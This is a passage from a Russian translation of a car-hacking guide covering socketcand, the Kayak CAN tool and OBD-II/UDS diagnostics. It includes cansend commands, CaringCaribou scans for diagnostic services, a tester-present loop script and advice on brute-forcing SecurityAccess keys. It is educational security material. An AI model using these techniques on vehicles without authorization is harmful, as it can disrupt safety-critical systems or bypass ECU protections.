< can0 C listen_only loopback three_samples >
```

Протокол `socketcand` по сути совпадает с протоколом сервера ВСМ Яна-Никласа Майера, упомянутого ранее; фактически это форк сервера ВСМ. (Однако `socketcand` немного надежнее сервера ВСМ.)

Kayak

Kayak (<http://kayak.2codeornot2code.org/>), Java GUI для диагностики и мониторинга CAN (см. рисунок 3-2), - один из лучших инструментов для использования с `socketcand`. Kayak связывается с OpenStreetMaps для отображения карт и может обрабатывать CAN-определения. Поскольку это Java-приложение, оно не зависит от платформы, поэтому опирается на `socketcand` для обработки связи с CAN-трансиверами.

Вы можете загрузить бинарный пакет Kayak или скомпилировать его из исходного кода. Чтобы скомпилировать Kayak, установите последнюю версию Apache Maven и клонируйте git-репозиторий Kayak ([git://github.com/dschanoe/Kayak](https://github.com/dschanoe/Kayak)). После завершения клонирования выполните следующее:

```
$ mvn clean package
```

Бинарный файл должен находиться в папке `Kayak/application/target/kayak/bin`.




Рисунок 3-2: GUI Kayak

Перед запуском Kayak запустите `socketcand`:

```
$ socketcand -i can0
```

Примечание. К `socketcand` можно подключить сколько угодно CAN-устройств, разделив их запятыми.

Затем запустите Kayak и выполните следующие шаги:

1. Создайте новый проект с помощью CTRL-N и дайте ему имя.
2. Щелкните проект правой кнопкой мыши и выберите **Newbus**; затем дайте своей шине имя (см. рисунок 3-3).




Рисунок 3-3: Создание имени для шины CAN

3. Щелкните вкладку **Connections** справа; ваш socketcand должен появиться в разделе **Auto Discovery** (см. рисунок 3-4).




Рисунок 3-4: Поиск Auto Discovery на вкладке Connections

4. Перетащите соединение socketcand на соединение шины. (До настройки соединение шины должно показывать **Connection: None**.) Чтобы увидеть шину, возможно, придется раскрыть ее, щелкнув стрелку раскрывающегося списка рядом с именем шины, как показано на рисунке 3-5.




Рисунок 3-5: Настройка соединения шины

5. Щелкните шину правой кнопкой мыши и выберите **Open RAW view**.
6. Нажмите кнопку воспроизведения (обведена на рисунке 3-6); вы должны начать видеть пакеты с шины CAN.




Рисунок 3-6: Откройте RAW-представление и нажмите кнопку воспроизведения, чтобы увидеть пакеты с шины CAN.

7. Выберите **Colorize** на панели инструментов, чтобы было легче видеть и читать изменяющиеся пакеты.

Кауак может легко записывать и воспроизводить сеансы захвата пакетов, а также поддерживает CAN-определения (хранящиеся в открытом формате KDC). На момент написания GUI не поддерживает создание определений, но позже я покажу, как создавать определения.

Кауак - отличный инструмент с открытым исходным кодом, который может работать на любой платформе. Кроме того, у него дружелюбный GUI с расширенными возможностями, позволяющими определять видимые CAN-пакеты и просматривать их графически.

Итоги

В этой главе вы узнали, как использовать SocketCAN в качестве унифицированного интерфейса для CAN-устройств, а также как настроить свое устройство и применить подходящую битовую скорость для вашей шины CAN. Я рассмотрел все стандартные CAN-утилиты из пакета can-utils, поставляемые с поддержкой SocketCAN, и показал, как писать низкоуровневый C-код для прямого взаимодействия с CAN-сокетами. Наконец, вы узнали, как использовать socketcand для удаленного взаимодействия с CAN-устройствами и настроить Кауак для работы с socketcand. Теперь, когда вы настроили связь с автомобилем, вы почти готовы попробовать некоторые атаки.

Глава 4. Диагностика и журналирование

Разъем OBD-II в основном используется механиками для быстрого анализа и устранения проблем с автомобилем. (См. раздел "Разъем OBD-II" на странице 17, если вам нужна помощь с поиском разъема OBD.) Когда в автомобиле возникает неисправность, он сохраняет информацию, связанную с этой неисправностью, и включает предупреждающий индикатор двигателя, также известный как malfunction indicator lamp (MIL). Эти штатные диагностические проверки выполняются основным ECU автомобиля, модулем управления силовым агрегатом (powertrain control module, PCM), который может состоять из нескольких ECU (но для простоты обсуждения мы будем называть его просто PCM).

Если во время экспериментов с шиной автомобиля вы вызовете неисправности, вам понадобится уметь читать PCM и записывать в него данные, чтобы очищать эти неисправности. В этой главе мы научимся получать и очищать диагностические коды, а также запрашивать диагностические службы ECU. Мы также узнаем, как получить доступ к записям данных об аварии автомобиля и как перебирать скрытые диагностические коды методом грубой силы.

Диагностические коды неисправностей

PCM хранит коды неисправностей как diagnostic trouble codes (DTC). DTC хранятся в разных местах. Например, DTC на основе памяти хранятся в RAM PCM, а значит, они стираются при потере питания от аккумулятора (как и все DTC, хранящиеся в RAM). Более серьезные DTC сохраняются в областях, которые переживут отключение питания.

Неисправности обычно классифицируются как hard или soft. Soft-неисправности соответствуют периодическим проблемам, тогда как hard-неисправности - это те, которые не исчезнут без какого-либо вмешательства. Часто, чтобы определить, является ли неисправность hard или soft, механик очищает DTC и ездит на автомобиле, чтобы увидеть, появится ли неисправность снова. Если она появляется снова, это hard-неисправность. Soft-неисправность может быть вызвана такой проблемой, как неплотно закрытая крышка бензобака.

Не все неисправности сразу включают индикатор MIL. В частности, неисправности класса A, сигнализирующие о грубом отказе системы выбросов, сразу зажигают MIL, тогда как неисправности класса B, не влияющие на систему выбросов автомобиля, при первом срабатывании сохраняются как ожидающая неисправность. PCM ждет регистрации нескольких одинаковых неисправностей, прежде чем включить MIL. Неисправности класса C часто не включают MIL, а вместо этого вызывают сообщение типа "service engine soon". Неисправности класса D вообще не включают MIL.

При сохранении DTC PCM делает снимок всех соответствующих компонентов двигателя в так называемых freeze frame data, которые обычно включают такую информацию:

- связанный DTC;
- нагрузка двигателя;
- обороты двигателя в минуту (RPM);
- температура двигателя;
- коррекция подачи топлива;
- значения давления воздуха во впускном коллекторе / массового расхода воздуха (MAP/MAF);
- режим работы (open/close loop);
- положение дроссельной заслонки;
- скорость автомобиля.

Некоторые системы хранят только один freeze frame, обычно для первого сработавшего DTC или DTC с самым высоким приоритетом, тогда как другие записывают несколько таких снимков.

В идеальном мире эти снимки выполнялись бы сразу при возникновении DTC, но freeze frames обычно записываются примерно через пять секунд после срабатывания DTC.

Формат DTC

DTC - это пятисимвольный буквенно-цифровой код. Например, вы увидите коды вроде P0477 (низкий уровень клапана управления давлением выхлопа) и U0151 (потеря связи с модулем управления удерживающей системой). Код в первой байтовой позиции представляет базовую функцию компонента, установившего код, как показано в таблице 4-1.

Таблица 4-1: Структура диагностических кодов

Позиция байта	Описание
1	P (0x0) = силовой агрегат, B (0x1) = кузов, C (0x2) = шасси, U (0x3) = сеть
2	0, 2, 3 (стандарт SAE); 1, 3 (специфично для производителя)
3	Подгруппа позиции 1
4	Конкретная область неисправности
5	Конкретная область неисправности

Примечание. Когда байт 2 установлен в 3, он одновременно является стандартом, определенным SAE, и кодом, специфичным для производителя. Изначально 3 использовалась исключительно производителями, но усиливается давление в сторону стандартизации 3 как обозначения стандартного кода. В современных автомобилях, если вы видите 3 во второй позиции, это, вероятно, стандартный код SAE.

Пять символов DTC представлены в сети всего двумя сырыми байтами. Таблица 4-2 показывает, как разобрать 2 байта DTC в полный код DTC.

Таблица 4-2: Двоичное разбиение диагностического кода

Формат	Байт 1	Байт 1	Байт 1	Байт 2	Результат
Hex	0x0	0x4	0x7	0x7	0x0477
Binary	00	00	0100	0111	0111 Bits 0-15
DTC	P	0	4	7	7 P0477

За исключением первых двух, символы имеют отношение один к одному. Обратитесь к таблице 4-1, чтобы увидеть, как назначаются первые два бита.

Вы должны иметь возможность найти в интернете значение любых кодов, следующих стандарту SAE. Вот несколько примеров диапазонов для распространенных DTC силового агрегата:

- P0001-P0099: измерение топлива и воздуха, вспомогательные средства контроля выбросов;
- P0100-P0199: измерение топлива и воздуха;
- P0200-P0299: измерение топлива и воздуха (цепь форсунки);
- P0300-P0399: система зажигания или пропуск воспламенения;
- P0400-P0499: вспомогательные средства контроля выбросов;
- P0500-P0599: системы управления скоростью автомобиля и управления холостым ходом;
- P0600-P0699: выходная цепь компьютера;

- P0700-P0799: трансмиссия.

Чтобы узнать значение конкретного кода, возьмите руководство по ремонту из серии Chilton в местном автомагазине. Там вы найдете список всех диагностических кодов OBD-II для своего автомобиля.

Чтение DTC с помощью сканеров

Механики проверяют коды неисправностей с помощью сканеров. Сканеры приятно иметь, но для автомобильного хакинга они не обязательны. Такой инструмент можно купить в любом магазине автотоваров или в интернете по цене примерно от \$100 до \$3 000.

В качестве самого дешевого решения можно купить устройство ELM327 на eBay примерно за \$10. Обычно это донглы, которым для полноценной работы в качестве сканеров требуется дополнительное ПО, например мобильное приложение. Такое ПО обычно бесплатно или стоит меньше \$5. Базовый сканер должен уметь опрашивать систему неисправностей автомобиля и сообщать распространенные, не специфичные для производителя коды DTC. Более дорогие модели должны иметь базы данных, специфичные для производителей, которые позволяют выполнять гораздо более подробное тестирование.

Очистка DTC

DTC обычно стираются сами, как только неисправность больше не появляется в условиях, похожих на те, при которых она была впервые найдена. Для этой цели похожие условия определяются так:

- обороты двигателя в пределах 375 RPM от отмеченного условия;
- нагрузка двигателя в пределах 10 процентов от отмеченного условия;
- температура двигателя похожа.

В нормальных условиях, когда PCM больше не видит неисправность после трех проверок, индикатор MIL выключается, а DTC стираются. Есть и другие способы очистить эти коды: можно очистить soft DTC с помощью сканера (обсуждалось в предыдущем разделе) или отключив аккумулятор автомобиля. Однако постоянные, или hard, DTC хранятся в NVRAM и очищаются только тогда, когда PCM больше не видит условие неисправности. Причина достаточно проста: это мешает механикам вручную выключать MIL и очищать DTC, когда проблема все еще существует. Постоянные DTC дают механикам историю неисправностей, чтобы они могли лучше их устранить.

Unified Diagnostic Services

Unified Diagnostic Services (UDS) разработаны, чтобы предоставить единый способ показывать механикам, что происходит с автомобилем, без необходимости платить огромные лицензионные сборы за проприетарные форматы пакетов шины CAN автопроизводителя.

К сожалению, хотя UDS проектировались, чтобы сделать информацию об автомобиле доступной даже небольшому независимому механику, реальность немного иная: пакеты CAN отправляются одинаково, но их содержимое различается для каждой марки, модели и даже года.

Автопроизводители продают дилерам лицензии на подробности содержимого пакетов. На практике UDS просто работает как шлюз, который делает часть, но не всю, информацию об автомобиле доступной. Система UDS не влияет на работу автомобиля; в основном это просто представление

"только для чтения" того, что происходит.

Однако UDS можно использовать для выполнения более продвинутых операций, например диагностических тестов или модификаций прошивки (тестов, которые есть только в более дорогих сканерах). Такие диагностические тесты отправляют системе запрос на выполнение действия, а этот запрос генерирует сигналы, например другие CAN-пакеты, которые используются для выполнения работы. Например, диагностический инструмент может отправить запрос на разблокировку дверей автомобиля, в результате чего компонент отправит отдельный CAN-сигнал, который фактически выполнит разблокировку дверей.

Отправка данных с ISO-TP и CAN

Поскольку CAN-кадры ограничены 8 байтами данных, UDS использует протокол ISO-TP для отправки более крупных выводов по шине CAN. Вы все еще можете использовать обычный CAN для чтения или отправки данных, но ответ не будет полным, потому что ISO-TP позволяет сцеплять несколько CAN-пакетов.

Чтобы проверить ISO-TP, подключитесь к сети CAN, в которой есть модули с диагностическими возможностями, например ECU. Затем отправьте пакет, предназначенный для ISO-TP, по обычному CAN с помощью приложения cansend из SocketCAN:

```
$ cansend can0 7df#02010d
Replies similar to 7e8 03 41 0d 00
```

В этом листинге 7df - диагностический код OBD, 02 - размер пакета, 01 - режим (показать текущие данные; список распространенных режимов и PID см. в приложении B), а 0d - служба (скорость автомобиля 0, потому что автомобиль был неподвижен). Ответ добавляет 0x8 к ID (7e8); следующий байт - размер ответа. Затем ответы добавляют 0x40 к типу запроса, что в данном случае дает 0x41. После этого служба повторяется, и за ней следуют данные службы. ISO-TP определяет, как отвечать на CAN-пакет.

Обычные CAN-пакеты используют структуру "отправил и забыл", то есть они просто отправляют данные и не ждут возвращаемого пакета. ISO-TP задает метод получения ответных данных. Поскольку эти ответные данные нельзя отправить обратно с тем же идентификатором арбитража, получатель возвращает ответ, добавляя 0x8 к ID и отмечая, что ответ положительный, добавляя 0x40 к запросу. (Если ответ завершается ошибкой, вы должны увидеть 0x7F вместо положительного ответа + 0x40.)

В таблице 4-3 перечислены наиболее распространенные ответы об ошибках.

Таблица 4-3: Распространенные ответы об ошибках UDS

Hex (4-й байт)	Сокращение	Описание
10	GR	General reject
11	SNS	Service not supported
12	SFNS	Subfunction not supported
13	IMLOIF	Incorrect message length or invalid format
14	RTL	Response too long
21	BRR	Busy repeat request
22	CNC	Condition not correct
24	RSE	Request sequence error
25	NRFSC	No response from subnet component
26	FPEORA	Failure prevents execution of requested action
31	ROOR	Request out of range
33	SAD	Security access denied
35	IK	Invalid key
36	ENOA	Exceeded number of attempts
37	RTDNE	Required time delay not expired
38-4F	RBEDLSD	Reserved by extended data link security document
70	UDNA	Upload/download not accepted
71	TDS	Transfer data suspended
72	GPF	General programming failure
73	WBSC	Wrong block sequence counter
78	RCRRP	Request correctly received but response is pending
7E	SFNSIAS	Subfunction not supported in active session
7F	SNSIAS	Service not supported in active session

Например, если вы используете службу 0x11 для сброса ECU, а ECU не поддерживает удаленные сбросы, вы можете увидеть такой трафик:

```
$ cansend can0 7df#021101
Replies similar to 7e8 03 7F 11 11
```

В этом ответе видно, что после 0x7e8 следующий байт - 0x03, который представляет размер ответа. Следующий байт, 0x7F, представляет ошибку для службы 0x11, третьего байта. Последний байт, 0x11, представляет возвращенную ошибку - в данном случае service not supported (SNS).

Чтобы отправить или принять что-то большее, чем 8 байт данных в стандартном CAN-пакете, используйте ISO-TP-инструменты SocketCAN. Запустите isotpsend в одном терминале, а затем isotpsniffer (или isotprecv) в другом терминале, чтобы увидеть ответ на ваши команды isotpsend. (Не забудьте выполнить insmod для вашего модуля can-isotp.ko, как описано в главе 3.)

Например, в одном терминале настройте сниффер так:

```
$ isotpsniffer -s 7df -d 7e8 can0
```

Затем в другом терминале отправьте пакет запроса через командную строку:

```
$ echo "09 02" | isotp send -s 7df -d 7e8 can0
```

При использовании ISO-TP нужно указывать адреса источника и назначения (ID). В случае UDS источник - 0x7df, а назначение (ответ) - 0x7e8. (При использовании инструментов ISO-TP начальное 0x в адресах не указывается.)

В этом примере мы отправляем пакет, содержащий PID 0x02 с режимом 0x09, чтобы запросить VIN автомобиля. Ответ в сниффере должен отобразить VIN автомобиля, как показано здесь в последней строке вывода:

```
$ isotp sniffer -s 7df -d 7e8 can0
can0 7DF [2] 09 02 - '..'
can0 7E8 [20] 49u 02v 01w 31 47 31 5A 54 35 33 38 32 36 46 31 30 39 31 34 39
- 'I..1G1ZT53826F109149'
```

Первые 3 байта образуют ответ UDS. 0x49 u - это служба 0x09 + 0x40, что означает положительный ответ для PID 0x02 v, следующего байта. Третий байт, 0x01 w, указывает количество возвращаемых элементов данных (в данном случае один VIN). Возвращенный VIN - 1G1ZT53826F109149. Введите этот VIN в Google, и вы должны увидеть подробную информацию об этом автомобиле, взятом из ECU, извлеченного из разбитой машины, найденной на свалке. Таблица 4-4 показывает информацию, которую вы должны увидеть.

Таблица 4-4: Информация VIN

Модель	Год	Марка	Кузов	Двигатель
Malibu	2006	Chevrolet	Sedan 4 Door	3.5L V6 OHV 12V

Если бы вы наблюдали этот UDS-запрос через обычный CAN-сниффер, вы увидели бы несколько ответных пакетов на 0x7e8. Можно было бы вручную или простым скриптом собрать ISO-TP-пакет заново, но инструменты ISO-TP значительно упрощают задачу.

Примечание. Если у вас возникают трудности с запуском инструментов ISO-TP, убедитесь, что у вас скомпилирован и установлен правильный модуль ядра (см. "Установка дополнительных модулей ядра" на странице 42).

Понимание режимов и PID

Первый байт секции данных в диагностическом коде - это режим. В автомобильных руководствах режимы начинаются с \$, как в \$1. Знак \$ используется, чтобы указать, что число записано в hex. Режим \$1 - это то же самое, что 0x01, \$0A - то же самое, что 0x0A, и так далее. Ниже приведено несколько примеров, а дополнительные есть в приложении В для справки.

0x01: показывает текущие данные

Показывает потоки данных заданного PID. Отправка PID 0x00 возвращает 4 байта битово закодированных доступных PID (с 0x01 по 0x20).

0x02: показывает данные freeze frame

Имеет те же значения PID, что и 0x01, за исключением того, что возвращаемые данные относятся к состоянию freeze frame.

0x03: показывает сохраненные "подтвержденные" диагностические коды неисправностей

Соответствует DTC, упомянутым в разделе "Формат DTC" на странице 52.

0x04: стирает DTC и очищает диагностическую историю

Очищает DTC и данные freeze frame.

0x07: показывает "ожидющие" диагностические коды

Отображает коды, которые появились один раз, но еще не были подтверждены; состояние pending.

0x08: управляет операциями бортового компонента/системы

Позволяет технику вручную активировать и деактивировать исполнительные механизмы системы. Системные исполнительные механизмы позволяют операции drive-by-wire и физически управляют различными устройствами. Эти коды не стандартизированы, поэтому обычный сканер мало что сможет сделать с этим режимом. Дилерские сканеры имеют гораздо больший доступ к внутренностям автомобиля и являются интересной целью для обратной разработки хакерами.

0x09: запрашивает информацию об автомобиле

С помощью режима 0x09 можно получить несколько фрагментов данных.

0x0a: постоянные диагностические коды

Этот режим извлекает DTC, которые были стерты через режим 0x04. Эти DTC очищаются только после того, как PCM проверит, что условие неисправности больше не присутствует (см. "Очистка DTC" на странице 54).

Перебор диагностических режимов методом грубой силы

У каждого производителя есть собственные проприетарные режимы и PID, которые обычно можно получить, покопавшись в "добытом" дилерском ПО либо используя инструменты или грубую силу. Самый простой способ выполнить перебор - использовать инструмент с открытым исходным кодом CaringCaribou (CC), доступный по адресу <https://github.com/CaringCaribou/caringcaribou>.

CaringCaribou состоит из набора Python-модулей, рассчитанных на работу с SocketCAN. Один из таких модулей - DCM, специально предназначенный для обнаружения диагностических служб.

Чтобы начать работу с CaringCaribou, создайте RC-файл в своем домашнем каталоге, ~/.canrc.

```
[default]
interface = socketcan_ctypes
channel = can0
```

Установите channel равным вашему устройству SocketCAN. Теперь, чтобы обнаружить, какую диагностику поддерживает ваш автомобиль, выполните следующее:

```
$ ./cc.py dcm discovery
```

Это отправит код tester-present на каждый идентификатор арбитража. Как только инструмент увидит действительный ответ (0x40 + service) или ошибку (0x7f), он выведет идентификатор арбитража и ID ответа. Вот пример сеанса обнаружения с использованием CaringCaribou:

```
-----
CARING CARIBOU v0.1
-----
Loaded module 'dcm'
Starting diagnostics service discovery
Sending diagnostics Tester Present to 0x0244
Found diagnostics at arbitration ID 0x0244, reply at 0x0644
```

Мы видим, что существует диагностическая служба, отвечающая на 0x0244. Отлично! Затем мы проверяем разные службы на 0x0244:

```
$ ./cc.py dcm services 0x0244 0x0644
-----
CARING CARIBOU v0.1
-----
Loaded module 'dcm'
Starting DCM service discovery
Probing service 0xff (16 found)
Done!
Supported service 0x00: Unknown service
Supported service 0x10: DIAGNOSTIC_SESSION_CONTROL
Supported service 0x1a: Unknown service
Supported service 0x00: Unknown service
Supported service 0x23: READ_MEMORY_BY_ADDRESS
Supported service 0x27: SECURITY_ACCESS
Supported service 0x00: Unknown service
Supported service 0x34: REQUEST_DOWNLOAD
Supported service 0x3b: Unknown service
Supported service 0x00: Unknown service
Supported service 0x00: Unknown service
Supported service 0x00: Unknown service
Supported service 0xa5: Unknown service
Supported service 0xa9: Unknown service
Supported service 0xaa: Unknown service
Supported service 0xae: Unknown service
```

Обратите внимание, что вывод перечисляет несколько повторяющихся служб для службы 0x00. Это часто вызвано ответом об ошибке для чего-то, что не является службой UDS. Например, запросы ниже 0x0A - это устаревшие режимы, которые не отвечают официальному протоколу UDS.

Примечание. На момент написания CaringCaribou находится на ранних стадиях разработки, и ваши результаты могут отличаться. Текущая доступная версия не учитывает более старые режимы и неверно разбирает ответ, поэтому вы видите несколько служб с ID 0x00. Пока просто игнорируйте эти службы; это ложные срабатывания. Опция discovery в CaringCaribou останавливается на первом идентификаторе арбитража, который отвечает на запрос diagnostic session control (DSC). Перезапустите сканирование с места остановки с помощью опции -min, как показано ниже:

```
$ ./cc.py dcm discovery -min 0x245
```

В нашем примере сканирование также остановится немного позже на этом более распространенном диагностическом ID:

```
Found diagnostics at arbitration ID 0x07df, reply at 0x07e8
```

Удержание автомобиля в диагностическом состоянии

При выполнении некоторых типов диагностических операций важно удерживать автомобиль в диагностическом состоянии, потому что в этом случае меньше вероятность, что операция будет прервана, а значит, вы сможете выполнять действия, занимающие несколько минут. Чтобы удерживать автомобиль в этом состоянии, нужно непрерывно отправлять пакет, сообщающий автомобилю, что диагностический техник присутствует.

Эти простые скрипты будут удерживать автомобиль в диагностическом состоянии, полезном для прошивки ROM или перебора. Пакет tester present удерживает автомобиль в диагностическом состоянии. Он работает как heartbeat, поэтому его нужно передавать каждые одну-две секунды, как показано здесь:

```
#!/bin/sh
while :
do
cansend can0 7df#013e
sleep 1
done
```

То же самое можно сделать с помощью cangen:

```
$ cangen -g 1000 -I 7DF -D 013E -L 2 can0
```

Примечание. На момент написания cangen не всегда работает с CAN-устройствами на последовательной линии. Один возможный обходной путь - сказать slcand использовать имена в стиле canX вместо slcanX.

Используйте команду ReadDataByID, чтобы читать данные по ID и запрашивать у устройств информацию. 0x01 - стандартный запрос. Расширенная версия, 0x22, может возвращать информацию, недоступную стандартным OBD-инструментам.

Используйте команду SecurityAccess (0x27), чтобы получать доступ к защищенной информации. Это может быть rolling key, то есть пароль или ключ меняется каждый раз, но важно то, что контроллер отвечает при успехе. Например, если вы отправляете ключ 0x1 и это правильный код доступа, то должны получить в ответ 0x2. Некоторые действия, например прошивка ROM, потребуют отправить запрос SecurityAccess. Если у вас нет алгоритма для генерации необходимого ответа на challenge, вам придется перебирать ключ.

Журналирование event data recorder

Вы, вероятно, знаете, что в самолетах есть черные ящики, записывающие информацию о полетах, а также разговоры в кабине и по радиосвязи. Все автомобили 2015 года и новее также обязаны иметь разновидность черного ящика, известную как event data recorder (EDR), но EDR записывает только часть информации, которую записывал бы черный ящик самолета. Информация, хранящаяся в EDR, включает следующее (более полный список вы найдете в SAE J1698-2):

- срабатывание подушки безопасности;
- состояние тормоза;
- Delta-v (продольное изменение скорости);
- циклы зажигания;
- состояние ремня безопасности;
- углы рулевого управления;
- положение дроссельной заслонки;
- скорость автомобиля.

Хотя эти данные очень похожи на freeze frame data, их цель - собирать и хранить информацию во время аварии. EDR постоянно хранит информацию, обычно только примерно за 20 секунд в любой момент времени. Изначально эта информация хранилась в модуле управления подушками безопасности автомобиля (airbag control module, ACM), но в современных автомобилях эти данные распределены между ECU автомобиля. Эти блоки собирают данные от других ECU и датчиков и сохраняют их для восстановления после аварии. На рисунке 4-1 показан типичный EDR.



Рисунок 4-1: Типичный event data recorder

Чтение данных из EDR

Официальный способ читать данные из EDR - использовать комплект crash data retrieval (CDR). Базовый инструмент CDR подключается к разъему OBD и извлекает данные (или создает образ автомобиля) из основного ECU. Инструменты CDR также могут получать доступ к данным в других модулях, например ACM или модуле датчика опрокидывания (rollover sensor, ROS), но обычно их нужно подключать непосредственно к этим устройствам, а не использовать порт OBD. (Полный список автомобилей, из которых можно извлечь данные черного ящика, вы найдете здесь: <http://www.crashdatagroup.com/research/vehiclecoverage.html>.)

